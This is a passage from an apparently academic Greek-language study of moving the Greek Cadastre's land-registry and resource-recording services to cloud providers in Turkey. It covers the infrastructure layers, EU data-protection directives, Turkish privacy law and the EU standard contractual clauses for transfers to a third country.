Αυτό το υποεπίπεδο αλληλεπιδρά με το επίπεδο υπηρεσιών.


5)Το **επίπεδο πολλαπλής χρήσης** παρέχει συναρτήσεις μέσω των οποίων επιτυγχάνεται η ασφάλεια, η ικανοποίηση των στόχων του κύριου συμβολαίου υπηρεσιών, η αποδοτική επικοινωνία των συναρτήσεων των επιπέδων της υποδομής και η διαχείριση της εσωτερικής λειτουργίας στο σύνολό της. Εκτός των παραπάνω, μέσω του συγκεκριμένου επιπέδου πραγματοποιείται παρακολούθηση των λειτουργιών του παρόχου. Επίσης, οι συναρτήσεις

ασφαλείας δίνουν την δυνατότητα μείωσης των απειλών και κινδύνων οι οποίοι δεν μπορούν να αντιμετωπιστούν μέσω της νομοθεσίας και του κύριου συμβολαίου υπηρεσιών. Επιπλέον, αυτό το επίπεδο είναι υπεύθυνο για τον εντοπισμό προβλημάτων και ειδοποίησης των διαχειριστών της υποδομής όπως επίσης και καταγραφής παραβιάσεων των στόχων του συμβολαίου.

Παρακάτω ακολουθούν οι όψεις των υποδομών των δύο παρόχων.



Εικόνα 9 Υποδομή Υπηρεσίας Καταγραφής Φυσικών Πόρων



Εικόνα 10 Υποδομή Υπηρεσίας Κτηματογράφησης

Το μοντέλο διαχείρισης το οποίο θα εκτελεί τις διαδικασίες κατανομής των πόρων, επαλήθευσης ταυτότητας και ασφάλειας στην υποδομή αποτελείται από τέσσερις ενότητες [28]. Οι τέσσερις ενότητες είναι η διαπραγμάτευση, η κατανομή πόρων, η πρόσβαση και έλεγχος καθώς και η ασφάλεια των πόρων. Η πρώτη ενότητα είναι υπεύθυνη για την επικοινωνία του επιπέδου πόρων και δικτύου με το επίπεδο υπηρεσιών. Η δεύτερη ενότητα αφορά την βέλτιστη κατανομή των πόρων ώστε να η υπηρεσία να διανέμεται αδιαλείπτως χωρίς καθυστερήσεις. Η ενότητα πρόσβασης και ελέγχου ρυθμίζει τα πρωτόκολλα επικοινωνίας μεταξύ των επιπέδων της υποδομής και χρήσης της παρεχόμενης υπηρεσίας. Τέλος, η ενότητα ασφάλειας πραγματοποιεί την επαλήθευση της ταυτότητας, διαχειρίζεται την πρόσβαση των χρηστών και καταγράφει τις ενέργειες που εκτελούνται στους πόρους κατά την λειτουργία της υποδομής.

Κατά την διαδικασία μετάβασης της υπηρεσίας κτηματογράφησης και της υπηρεσίας καταγραφής των φυσικών πόρων σε παρόχους υπολογιστικού νέφους προκύπτουν λειτουργικά, κανονιστικά και νομικά ζητήματα. Τα συγκεκριμένα ζητήματα συμβαίνουν είτε λόγω νομικών ή γεωγραφικών περιορισμών είτε τεχνικών περιορισμών. Για να διασφαλιστεί η ορθή λειτουργία των υπηρεσιών και το επίπεδο ποιότητας να είναι το προσδοκώμενο, κρίνεται απαραίτητο το Κτηματολόγιο να ακολουθήσει μια σειρά από ενέργειες. Οι προκείμενες ενέργειες είναι ***ο ορισμός του είδους δεδομένων*** τα οποία θα χρησιμοποιούνται από τις υπηρεσίες, ***η εξακρίβωση των νομοθετικών διατάξεων*** υπό τις οποίες θα πραγματοποιείται η διαβίβαση των δεδομένων και ***η έκδοση του κυρίου συμβολαίου υπηρεσιών*** το οποίο θα καθορίζει την επεξεργασία των δεδομένων και θα καλύψει αστοχίες της νομοθεσίας ως προς την ασφάλειά τους.

3.2.2 Νομοθεσία Διαχείρισης Δεδομένων Προσωπικού Χαρακτήρα

Στο συγκεκριμένο σενάριο ο υπεύθυνος της επεξεργασίας θα συνεργαστεί με παρόχους οι οποίοι στεγάζονται σε τρίτη χώρα, της οποίας το επίπεδο ασφαλείας σύμφωνα με την Ευρωπαϊκή Επιτροπή δεν είναι ικανοποιητικό. Για να πραγματοποιηθεί η μεταφορά δεδομένων προσωπικού χαρακτήρα και κυβερνητικών δεδομένων σε χώρα εκτός της Ευρωπαϊκής Ένωσης είναι απαραίτητο να εξεταστεί η **νομιμότητα** της διαδικασίας και να καθοριστεί **η επάρκεια του παρεχόμενου επιπέδου ασφαλείας** κατά την μεταφορά και επεξεργασία.

Αρχικά, για να είναι νόμιμη η διαδικασία μεταφοράς και επεξεργασίας δεδομένων σε τρίτη χώρα είναι απαραίτητο σύμφωνα με το άρθρο 25 της οδηγίας 95/46/ΕΚ να τηρούνται κατά την εκτέλεση της οι εθνικές διατάξεις και οι διατάξεις της οδηγίας 95/46/ΕΚ. Επιπλέον σύμφωνα με το άρθρο 28 της οδηγίας 95/46/ΕΚ, ο έλεγχος της τήρησης των διατάξεων και η

εφαρμογή τους πραγματοποιείται από την αρχή προστασίας δεδομένων προσωπικού χαρακτήρα. Έτσι η εθνική αρχή θα πρέπει να εγκρίνει την συνεργασία του Κτηματολογίου με τους παρόχους για να είναι σύμφωνη με το νόμο.

Στην συνέχεια προκειμένου να καθοριστεί η επάρκεια του παρεχόμενου επιπέδου ασφαλείας βάσει της νομοθεσίας της χώρας στην οποία θα πραγματοποιηθεί η συλλογή των δεδομένων και στην οποία λειτουργεί ο υπεύθυνος επεξεργασίας, θα αναλυθούν συγκεκριμένοι παράγραφοι του άρθρου 26 της οδηγίας 95/46/ΕΚ. Οι παράγραφοι του συγκεκριμένου άρθρου ορίζουν συνθήκες και κανονισμούς υπό τους οποίους μπορεί να πραγματοποιηθεί διασυνοριακή ροή δεδομένων με χώρες εκτός της Ευρωπαϊκής Ένωσης οι οποίες δεν ικανοποιούν τα απαιτούμενα κριτήρια ως προς την ασφάλεια των δεδομένων.

1)Η πρώτη παράγραφος επιτρέπει την διαβίβαση δεδομένων και επεξεργασία τους σε τρίτη χώρα με βάσει ένα σύνολο περιπτώσεων. Οι συγκεκριμένες περιπτώσεις είναι οι ακόλουθες και για λόγους πληρότητας θα καταγραφούν [29]: **α)** το πρόσωπο στο οποίο αναφέρονται τα δεδομένα έχει συναινέσει ρητώς στη διαβίβαση, **β)** η διαβίβαση είναι αναγκαία για την εκτέλεση σύμβασης μεταξύ του προσώπου στο οποίο αναφέρονται τα δεδομένα και του υπεύθυνου επεξεργασίας ή για την εκτέλεση προσυμβατικών μέτρων ληφθέντων κατ΄ αίτηση του προσώπου, **γ)** η διαβίβαση είναι αναγκαία για την συναρμολόγηση ή την εκτέλεση σύμβασης που έχει συναφθεί ή πρόκειται να συναφθεί μεταξύ του υπεύθυνου επεξεργασίας και τρίτου προς το συμφέρον του προσώπου στο οποίο αναφέρονται τα δεδομένα, **δ)** η διαβίβαση είναι αναγκαία ή απαιτείται εκ του νόμου για τη διασφάλιση σημαντικού δημόσιου συμφέροντος ή για την αναγνώριση, άσκηση ή υπεράσπιση ενός δικαιώματος ενώπιον του δικαστηρίου, **ε)** η διαβίβαση είναι αναγκαία για τη διασφάλιση ζωτικού συμφέροντος του προσώπου στο οποίο αναφέρονται τα δεδομένα και **ζ)** η διαβίβαση πραγματοποιείται από δημόσιο μητρώο το οποίο προορίζεται βάσει νομοθετικών ή κανονιστικών διατάξεων για την παροχή πληροφοριών στο κοινό και είναι προσιτό είτε στο κοινό γενικά είτε σε οποιοδήποτε πρόσωπο μπορεί να αποδείξει έννομο συμφέρον, εφόσον στη συγκεκριμένη περίπτωση πληρούνται οι σχετικές νόμιμες προυποθέσεις.

2)Σύμφωνα με την δεύτερη παράγραφο[29] μπορεί να διεξαχθεί διαβίβαση δεδομένων μεταξύ ενός κράτους της Ευρωπαϊκής Ένωσης με τρίτες χώρες οι οποίες δεν κατέχουν επαρκές επίπεδο ασφαλείας εφόσον δοθεί έγκριση από την αρχή προστασίας δεδομένων προσωπικού χαρακτήρα. Για να επιτευχθεί η έγκριση της αρχής είναι απαραίτητο ο υπεύθυνος επεξεργασίας μέσω του κύριου συμβολαίου υπηρεσιών να διασφαλίσει την προστασία των δεδομένων με γνώμονα τα δικαιώματα των πολιτών και την εθνική νομοθεσία ως προς την προστασία των δεδομένων προσωπικού χαρακτήρα. Εάν κριθεί πως το κύριο συμβόλαιο υπηρεσιών ικανοποιεί την νομοθεσία και τα κριτήρια της αρχής τότε μπορεί να πραγματοποιηθεί εκκίνηση της συνεργασίας μεταξύ των δύο χωρών. Η επάρκεια της

προστασίας σύμφωνα με το άρθρο 25 της [29], είναι άμεσα συνδεδεμένη με το είδος των δεδομένων τα οποία συλλέγονται, το σκοπό συλλογής τους, τα μέτρα ασφαλείας της χώρας του εκτελών την επεξεργασία και τα κανονιστικά και ρυθμιστικά μέτρα υπό τα οποία λειτουργεί.

Επιπλέον, στα πλαίσια της συγκεκριμένης παραγράφου, οι εγγυήσεις μπορούν να διασφαλίζονται από κατάλληλες συμβατικές ρήτρες. Έτσι, ο υπεύθυνος επεξεργασίας έχει την δυνατότητα να υιοθετήσει τις συγκεκριμένες ρήτρες οι οποίες έχουν οριστεί από την Ευρωπαϊκή Επιτροπή για την επίτευξη επαρκούς επιπέδου ασφαλείας. Οι συμβατικές ρήτρες αντιπροσωπεύουν τις διατάξεις της οδηγίας 95/46/ΕΚ και ο κύριος στόχος τους είναι η διασφάλιση της εφαρμογής αυτών στην εταιρία της χώρας εκτός της Ευρωπαικής Ένωσης η οποία δεν κατέχει επαρκές επίπεδο ασφάλειας. Επιπλέον τα κράτη μέλη στο σύνολό τους, τις αναγνωρίζουν εφόσον έχουν εγκριθεί από την Ευρωπαική Επιτροπή. Επί του παρόντος υπάρχουν συμβατικές ρήτρες για την συνεργασία μεταξύ δύο υπεύθυνων επεξεργασίας οι οποίες ορίζονται από την απόφαση της Επιτροπής 2001/497/EC και οι οποίες τροποποιήθηκαν από την απόφαση C(2004)5271. Επιπροσθέτως υπάρχουν συμβατικές ρήτρες οι οποίες διέπουν την συνεργασία ενός υπεύθυνου επεξεργασίας και ενός εκτελών την επεξεργασία και ορίζονται με την απόφαση της Επιτροπής C(2010)593.

Πιο συγκεκριμένα όπως υποστηρίζεται στο [31], τα άρθρα 25(1), 25(6) και 26(2) της Ευρωπαικής οδηγίας 95/46/ΕΚ έχουν ως στόχο την μακροπρόθεσμη διασφάλιση των δεδομένων ώστε το επίπεδο ασφαλείας να είναι επαρκές και οι χώρες να συνεργάζονται νόμιμα. Επιπλέον, εάν πραγματοποιηθεί συνεργασία μεταξύ ενός κράτους μέλος με τρίτη χώρα υπό τις περιπτώσεις που ορίζονται στη παράγραφο 1 του άρθρου 26 τότε δεν κρίνεται αναγκαίο να εγκριθεί από την αρχή προστασίας δεδομένων προσωπικού χαρακτήρα. Παρόλο που σε αυτήν την περίπτωση το έργο της Αρχής είναι περιορισμένο, πρέπει να εξασφαλίζει ότι κατά την διαβίβαση των δεδομένων στις συγκεκριμένες περιπτώσεις δεν παραβιάζονται τα δικαιώματα των φυσικών προσώπων. Σε περίπτωση που διαπιστωθεί παραβίαση, η Αρχή έχει την δυνατότητα να παρέμβει και να τερματίσει τη συνεργασία αφού πλέον δεν υπάρχουν επαρκείς εγγυήσεις σύμφωνα με το άρθρο 26(2).

Επιπρόσθετα, αξίζει να τονισθούν περιορισμοί οι οποίοι προκύπτουν αν ακολουθηθεί μια από τις περιπτώσεις οι οποίες περιγράφονται από την παράγραφο 1 του άρθρου 26 και οι οποίοι θα οδηγούσαν σε εμπλοκή και ανεπιτυχή διαβίβαση των δεδομένων [31] για το προκείμενο σενάριο υλοποίησης. Όπως ορίζεται στην πρώτη περίπτωση και σύμφωνα με το άρθρο 9(2) α) του νόμου 2472/1997 περί προστασίας του ατόμου από την επεξεργασία δεδομένων προσωπικού χαρακτήρα της εθνικής νομοθεσίας, απαιτείται η συγκατάθεση του φυσικού προσώπου για την χρήση και μεταφορά των δεδομένων τα οποία καταθέτει στην υπηρεσία. Στην περίπτωση που ένα από τα φυσικά πρόσωπα δεν δώσει την συγκατάθεσή του τότε δεν

μπορεί να πραγματοποιηθεί η διαβίβαση των δεδομένων του και κατ' επέκταση να χρησιμοποιήσει την υπηρεσία κτηματογράφησης. Αυτό θα μπορούσε να συμβεί εφόσον για να δώσει την συγκατάθεσή του το φυσικό πρόσωπο πρέπει να πληροφορείται πως τα δεδομένα του πρόκειται να διαβιβαστούν και να επεξεργαστούν σε χώρα η οποία δεν παρέχει επαρκές επίπεδο ασφαλείας. Στο σύνολο των υπόλοιπων περιπτώσεων και σύμφωνα με το άρθρο 9 του [32] επιτρέπεται η διαβίβαση δεδομένων μόνο για δεδομένα τα οποία πρόκειται να εξυπηρετήσουν τις διανεμόμενες υπηρεσίες[31]. Έτσι θα πρέπει να διαβιβάζονται δεδομένα σύμφωνα με τις ανάγκες της υπηρεσίας. Σε περίπτωση που μελλοντικά η υπηρεσία κτηματογράφησης απαιτεί την συλλογή επιπλέον δεδομένων κρίνεται απαραίτητο να βρεθούν εναλλακτικοί τρόποι για την διαβίβαση και προστασία τους.

Ανεξάρτητα από την συνθήκη υπό την οποία θα πραγματοποιηθεί η διαβίβαση των δεδομένων, εφόσον δοθεί η έγκριση της αρχής προστασίας δεδομένων προσωπικού χαρακτήρα μπορεί να πραγματοποιηθεί η συνεργασία μεταξύ των χωρών και θα διέπεται από τις διατάξεις της εθνικής νομοθεσίας και κατ΄ επέκταση της ευρωπαϊκής νομοθεσίας. Ωστόσο, σύμφωνα με το άρθρο 26(3) της οδηγίας 95/46/ΕΚ το κράτος μέλος πρέπει να ενημερώνει την Ευρωπαϊκή Επιτροπή για άδειες τις οποίες εγκρίνει η Αρχή. Αυτό κρίνεται υψίστης σημασίας προκειμένου να μπορέσει η Επιτροπή να εκτιμήσει την χρήση των συμβατικών ρητρών και συμβολαίων. Για να επιτευχθεί αυτό, το κράτος πρέπει να επιβλέπει αδιαλείπτως την μεταφορά δεδομένων προς την προκείμενη χώρα και να καταγράφει πληροφορίες σχετικά με αυτήν [30].

3.2.2.1 Εφαρμοστέο Δίκαιο Ασφάλειας Δεδομένων

Στο συγκεκριμένο σενάριο υλοποίησης ο υπεύθυνος επεξεργασία, το Κτηματολόγιο, στεγάζεται στην Ελλάδα όπου εκτός της εθνικής νομοθεσίας περί ασφάλειας δεδομένων προσωπικού χαρακτήρα ισχύουν και οι νομοθετικές διατάξεις της Ευρωπαϊκής Ένωσης. Οι εκτελούντες την επεξεργασία βρίσκονται στην Τουρκία και λειτουργούν με την υφιστάμενη νομοθεσία. Έτσι κρίνεται απαραίτητο να διακριθούν κενά και αστοχίες της νομοθεσίας των δύο χωρών ώστε να είναι ξεκάθαροι οι στόχοι του κύριου συμβολαίου υπηρεσιών οι οποίοι πρέπει να τεθούν για να τα καλύψουν. Με αυτήν την προσέγγιση θα εξασφαλιστεί ένα επαρκές επίπεδο ασφαλείας τόσο στη πλευρά του υπεύθυνου επεξεργασίας όσο και στη πλευρά των εκτελούντων την επεξεργασία.

Αρχικά γίνεται αναφορά σε κενά και αστοχίες της νομοθεσίας του κράτους μέλους στο οποίο βρίσκεται ο υπεύθυνος της επεξεργασίας. Η οδηγία 95/46/ΕΚ περι προστασίας δεδομένων προσωπικού χαρακτήρα δεν ορίζει επακριβώς με συγκεκριμένο άρθρο τα μέσα με τα οποία θα πρέπει να ασφαλίζονται διαδικασίες όπως η πιστοποίηση της αυθεντικότητας του χρήστη ή της εικονικοποίησης των φυσικών πόρων. Επιπρόσθετα, σύμφωνα με το άρθρο 12 της

οδηγίας 2000/31/ΕΓ [33], οι πάροχοι των υπηρεσιών που θα επιλεχθούν δεν θα έχουν την δυνατότητα εκκίνησης διάδοσης πληροφοριών και επιλογής του δέκτη αλλά ούτε και την δυνατότητα επιλογής και τροποποίησης των πληροφοριών τις οποίες μεταδίδουν. Επιπλέον σύμφωνα με το άρθρο 13 της οδηγίας [33], το κράτος μέλος πρέπει να εξασφαλίζει πως οι πάροχοι των υπηρεσιών δεν φέρουν ευθύνη σε περίπτωση αυτόματης, ενδιάμεσης και προσωρινής αποθήκευσης των δεδομένων κατά την διαβίβασή με σκοπό να είναι αποτελεσματικότερη η μεταγενέστερη μετάδοση τους. Το άρθρο 14 ορίζει πως το κράτος μέλος οφείλει να διασφαλίζει πως οι πάροχοι των υπηρεσιών δεν είναι υπεύθυνοι για τα δεδομένα τα οποία σχετίζονται με την υπηρεσία που διανέμουν και αποθηκεύονται σε εκείνους ύστερα από αίτηση των χρηστών. Έτσι σε περίπτωση που τα δεδομένα σχετίζονται με παράνομη δραστηριότητα, οι πάροχοι δεν οφείλουν να διαθέτουν συστήματα και πρωτόκολλα για την ανεύρεση και διαγραφή αυτών. Εκτός αυτού, οι πάροχοι σύμφωνα με το άρθρο 15 δεν είναι υποχρεωμένοι να παρακολουθούν και να καταγράφουν τα δεδομένα τα οποία διανέμουν και αποθηκεύουν στην υποδομή τους αλλά ούτε και να αναζητούν πληροφορίες οι οποίες θα υποδεικνύουν παράνομη δραστηριότητα. Τα άρθρα τα οποία αναλύθηκαν δεν προβλέπουν την παρέμβαση δικαστικών ή διοικητικών αρχών σε περίπτωση που διαπιστωθεί παράνομη δραστηριότητα.

Η Τουρκία σύμφωνα με την Ευρωπαϊκή Επιτροπή και όπως έχει αποφασίσει βάσει του άρθρου 25(6) της οδηγίας [29] δεν παρέχει επαρκές επίπεδο ασφάλειας δεδομένων. Προκειμένου να προσδιοριστεί το επίπεδο ασφαλείας της συγκεκριμένης χώρας του σεναρίου υλοποίησης, θα πραγματοποιηθεί ανάλυση της ισχύουσας νομοθεσίας.

Επί του παρόντος, η Τουρκία δεν διαθέτει νομοθετικές διατάξεις και οδηγίες για την ασφάλεια δεδομένων προσωπικού χαρακτήρα[34]. Το επίπεδο ασφαλείας προκύπτει από νόμους της ισχύουσας νομοθεσίας οι οποίοι περιγράφονται ακολούθως [35]: τα **άρθρα 20 και 22** του Συντάγματος του 1982, το **άρθρο 24** του τούρκικου Αστικού Κώδικα και **τα άρθρα 135, 136, 138** του τούρκικου Ποινικού Κώδικα. Σύμφωνα με τα άρθρο 20, τα προσωπικά δεδομένα μπορούν να επεξεργαστούν εφόσον ορίζεται από τη νομοθεσία ή το φυσικό πρόσωπο από το οποίο συλλέγονται έχει δώσει την συγκατάθεσή του. Το άρθρο 22 ορίζει πως είναι αναγκαίο να διασφαλίζεται το απόρρητο και να μην παρεμποδίζεται η επικοινωνία. Επιπλέον, το άρθρο 24 του ποινικού κώδικα διαχειρίζεται περιστατικά (α) παράνομης αποθήκευσης προσωπικών δεδομένων, (β) παράνομης μετάδοσης προσωπικών δεδομένων και (γ) αποτυχία καταστροφής δεδομένων ακόμη και ύστερα από την νόμιμη χρονική περίοδο αποθήκευσης αυτών. Ωστόσο, τα προηγούμενα περιστατικά δεν λαμβάνονται υπόψη σε περίπτωση που (α) το φυσικό πρόσωπο του οποίου τα δικαιώματα παραβιάζονται έχει την συγκατάθεσή του, (β) υπάρχει υψηλότερου επιπέδου ιδιωτικού ή δημόσιου χαρακτήρα όφελος ή (γ) έχει επιτραπεί εξουσιοδότηση στα πλαίσια εφαρμογής συγκεκριμένου νόμου. Τα

άρθρα 135, 136 και 138 του ποινικού κώδικα ορίζουν ποινές οι οποίες τίθενται σε εφαρμογή για την διαχείριση των περιστατικών τα οποία ορίζονται από το άρθρο 24 του αστικού κώδικα.

Εκτός των παραπάνω, αξίζει να σημειωθεί πως σύμφωνα με το [36], η ισχύουσα νομοθεσία περί προστασίας προσωπικών δεδομένων η οποία βασίζεται στα άρθρα που αναφέρθηκαν ισχύει για τους πολίτες της Τουρκίας. Επιπρόσθετα, βάσει της ισχύουσας νομοθεσίας δεν καθορίζονται πρότυπα συμβολαίων υπηρεσιών αλλά ούτε και οδηγίες για την διαδικασία έκδοσης συμφωνητικών από τις εταιρίες, τα οποία να διέπουν την λειτουργία τους και την συνεργασία τους με τρίτους. Επιπλέον, δεν υπάρχει αρμόδια κρατική αρχή για την διασφάλιση των διαβιβάσεων προσωπικών δεδομένων από και προς τις εταιρίες και δεν υπάρχουν συγκεκριμένοι νόμοι οι οποίοι να καθορίζουν την χρήση και εφαρμογή cookies.

Ωστόσο, το 2012 εκδόθηκε ο κανονισμός προστασίας προσωπικών δεδομένων στον τομέα ηλεκτρονικών επικοινωνιών και κατασκευάστηκε το Προσχέδιο του νόμου περί προστασίας προσωπικών δεδομένων σύμφωνα με την Ευρωπαϊκή οδηγία [29] και την απόφαση της Ευρωπαϊκής Επιτροπής 2001/497/EC. Από την μεριά της Τουρκίας η διαβίβαση προσωπικών δεδομένων σύμφωνα με το Προσχέδιο μπορεί να πραγματοποιηθεί αφού εγκριθεί από την αρμόδια Αρχή. Βέβαια εφόσον το Προσχέδιο δεν έχει τεθεί σε εφαρμογή ακόμα, δεν έχει οριστεί και σώμα για την εκτέλεση των καθηκόντων της. Η εφαρμογή του Προσχέδιου, θα βελτίωνε της ασφάλεια και επεξεργασία προσωπικών δεδομένων σε σημαντικό βαθμό. Πέραν της νομοθεσίας ως προς την ασφάλεια δεδομένων προσωπικού χαρακτήρα, η Τουρκία δεν παρέχει νομοθετικό πλαίσιο για την εσωτερική και διεθνή διαβίβαση κυβερνητικών δεδομένων. Πιο συγκεκριμένα, σύμφωνα με το [37] η Τουρκία δεν κατέχει στρατηγική, πολιτικές και πλαίσια υποστήριξης για την διαβίβαση κυβερνητικών δεδομένων στο υπολογιστικό νέφος. Έτσι δεν υπάρχει ομοιομορφία ως προς το τύπο συμβολαίων σύμφωνα με τα οποία λειτουργούν και τα κριτήρια ασφαλείας που πληρούν οι πάροχοι υπηρεσιών στο Σύννεφο που δραστηριοποιούνται στη χώρα. Από την άλλη μεριά, η Ελλάδα κατέχει στρατηγική υπολογιστικού νέφους η οποία βρίσκεται σε πρώιμο στάδιο ως προς την εφαρμογή της. Ωστόσο σε αντίθεση με την Τουρκία, στην Ελλάδα έχουν αξιολογηθεί τα πλεονεκτήματα του υπολογιστικού νέφους έναντι των υπολοίπων τεχνολογιών και εκτός από τους ιδιώτες, οι κυβερνητικές υπηρεσίες κινούνται προς την ίδια κατεύθυνση αξιοποίησης του.

3.2.2.2 Συμβατικές Ρήτρες

Όπως προαναφέρθηκε η διαβίβαση δεδομένων προς τρίτη χώρα μπορεί να πραγματοποιηθεί σε συγκεκριμένες περιπτώσεις οι οποίες ορίζονται στην πρώτη παράγραφο του άρθρου 26 της οδηγίας [29]. Ωστόσο, δεν θα ακολουθηθεί κάποια από τις περιπτώσεις λόγω των

περιορισμών οι οποίοι ανακύπτουν κατά την διαβίβαση των δεδομένων. Επιπλέον, το κύριο συμβόλαιο υπηρεσιών σε συνδυασμό με την ισχύουσα νομοθεσία της Τουρκίας δεν θα μπορούσε να παράσχει επαρκείς εγγυήσεις για την ασφάλεια των δεδομένων. Έτσι, η διαβίβαση δεδομένων προσωπικού χαρακτήρα θα πραγματοποιηθεί με τυποποιημένες συμβατικές ρήτρες οι οποίες έχουν οριστεί από την Ευρωπαϊκη Επιτροπή και οι οποίες θα εφαρμόζονται παράλληλα με το κύριο συμβόλαιο υπηρεσιών.

Οι συμβατικές ρήτρες οι οποίες θα εφαρμοστούν, ορίζονται από την απόφαση C(2004)5271 της Ευρωπαϊκής Επιτροπής και διέπουν το εφαρμοστέο δίκαιο περί προστασίας των δεδομένων της συνεργασίας μεταξύ του υπεύθυνου επεξεργασίας ο οποίος βρίσκεται σε κράτος μέλος της Ευρωπαϊκής Ένωσης και του εκτελών την επεξεργασία ο οποίος βρίσκεται στην Τουρκία. Σύμφωνα με την ρήτρα 1 της απόφασης εφαρμοστέο δίκαιο ορίζεται η νομοθεσία η οποία εφαρμόζεται στο κράτος του υπεύθυνου επεξεργασίας. Ο εξαγωγέας δεδομένων θα είναι ο υπεύθυνος της επεξεργασίας και ο εισαγωγέας δεδομένων θα είναι ο εκτελών την επεξεργασία. Κατά την συνεργασία ορίζονται σύμφωνα με τις ρήτρες 4 και 5 οι υποχρεώσεις του εξαγωγέα και του εισαγωγέα δεδομένων. Ο εξαγωγέας οφείλει να διασφαλίζει πως η επεξεργασία των δεδομένων πραγματοποιείται σύμφωνα με το εφαρμοστέο δίκαιο και μόνο για εκείνον χωρίς να υπάρχει ροή δεδομένων προς τρίτους. Επιπλέον, απαιτείται από το εφαρμοστέο δίκαιο ο εξαγωγέας να καταθέσει στην αρχή προστασίας δεδομένων προσωπικού χαρακτήρα αντίγραφο της σύμβασης η οποία θα συμφωνηθεί μεταξύ των συμβαλλόμενων. Ο εισαγωγέας δεδομένων οφείλει να παρέχει επαρκή τεχνικά και οργανωτικά μέτρα ως προς την ασφάλεια κατά την επεξεργασία των δεδομένων. Επίσης, δεν θα πρέπει να παρεκκλίνει από το εφαρμοστέο δίκαιο λόγω της ισχύουσας νομοθεσίας της Τουρκίας και σε περίπτωση που είναι αναγκαία οποιαδήποτε παρέκκλιση κρίνεται απαραίτητο να ενημερώνει τον εξαγωγέα δεδομένων. Σε περίπτωση καταστροφής δεδομένων φυσικού προσώπου, ο υπεύθυνος ζημίας σύμφωνα με τις ρήτρες 3 και 11 είναι ο υπεύθυνος της επεξεργασίας. Τα συμβαλλόμενα μέρη δεν έχουν την δυνατότητα μετατροπής ή παραμετροποίησης των συγκεκριμένων ρητρών. Κατά την περαίωση της συνεργασίας και τερματισμό της παρεχόμενης υπηρεσίας ο εξαγωγέας δεδομένων αποφασίζει πως θα διαχειριστεί τα δεδομένα ο εισαγωγέας. Σύμφωνα με τις ρήτρες δίνεται η δυνατότητα καταστροφής των δεδομένων ή μεταφοράς τους στον υπεύθυνο επεξεργασίας.

Βέβαια, οι συμβατικές ρήτρες θα διέπουν το εφαρμοστέο δίκαιο της συνεργασίας του Κτηματολογίου με τον πάροχο ο οποίος θα διανέμει την υπηρεσία κτηματογράφησης. Αυτό θα συμβαίνει λόγω του τύπου των δεδομένων τα οποία θα διαχειρίζεται η συγκεκριμένη υπηρεσία. Οι ρήτρες της συγκεκριμένης απόφασης δεν θα μπορούσαν να χρησιμοποιηθούν και στην συνεργασία του Κτηματολογίου με το πάροχο της υπηρεσίας καταγραφής φυσικών

πόρων. Έτσι, εφόσον η Ευρωπαϊκή Επιτροπή δεν έχει κατασκευάσει ρήτρες για την διαβίβαση κυβερνητικών δεδομένων, κρίνεται αναγκαίο να επιβαρυνθεί το Κτηματολογίου με αυτό το έργο. Οι συγκεκριμένες ρήτρες θα κατασκευαστούν με γνώμονα το εθνικό δίκαιο και την ευρωπαϊκή οδηγία [29]. Εκτός αυτού θα πρέπει να ληφθεί υπόψη η ισχύουσα νομοθεσία της Τουρκίας για την μεταφορά και διαχείριση κυβερνητικών δεδομένων και οι διατάξεις αυτής οι οποίες αφορούν την ασφάλεια του συγκεκριμένου τύπου δεδομένων. Στην συνέχεια θα εξεταστούν από την Αρχή προστασίας δεδομένων προσωπικού χαρακτήρα προκειμένου να διαπιστωθεί αν παρέχουν επαρκείς εγγυήσεις. Εφόσον, δοθεί η έγκριση της Αρχής, το Κτηματολόγιο θα είναι σε θέση να χρησιμοποιήσει τις ρήτρες για την συνεργασία του με τον πάροχο υπολογιστικού νέφους. Ωστόσο, πρέπει να τονιστεί το γεγονός πως δεν είναι στην αρμοδιότητα της συγκεκριμένης αρχής, η έγκριση αυτού του τύπων ρητρών εφόσον δεν πρόκειται για δεδομένα προσωπικού χαρακτήρα αλλά για ευαίσθητα δεδομένα διαφορετικού τύπου. Η έγκριση θα δοθεί από την Αρχή για τυπικούς λόγους κυρίως λόγω απουσίας κατάλληλης αρχής για αυτό το έργο. Η νομοθεσία στην οποία θα βασιστεί η συγκεκριμένη συνεργασία προκειμένου να είναι νόμιμη θα είναι του υπεύθυνου επεξεργασίας όπως ορίζεται στο άρθρο 25 της οδηγίας [29] και ευθύνες για τυχόν καταστροφή ή υποκλοπή των δεδομένων θα φέρει αποκλειστικά ο υπεύθυνος επεξεργασίας.

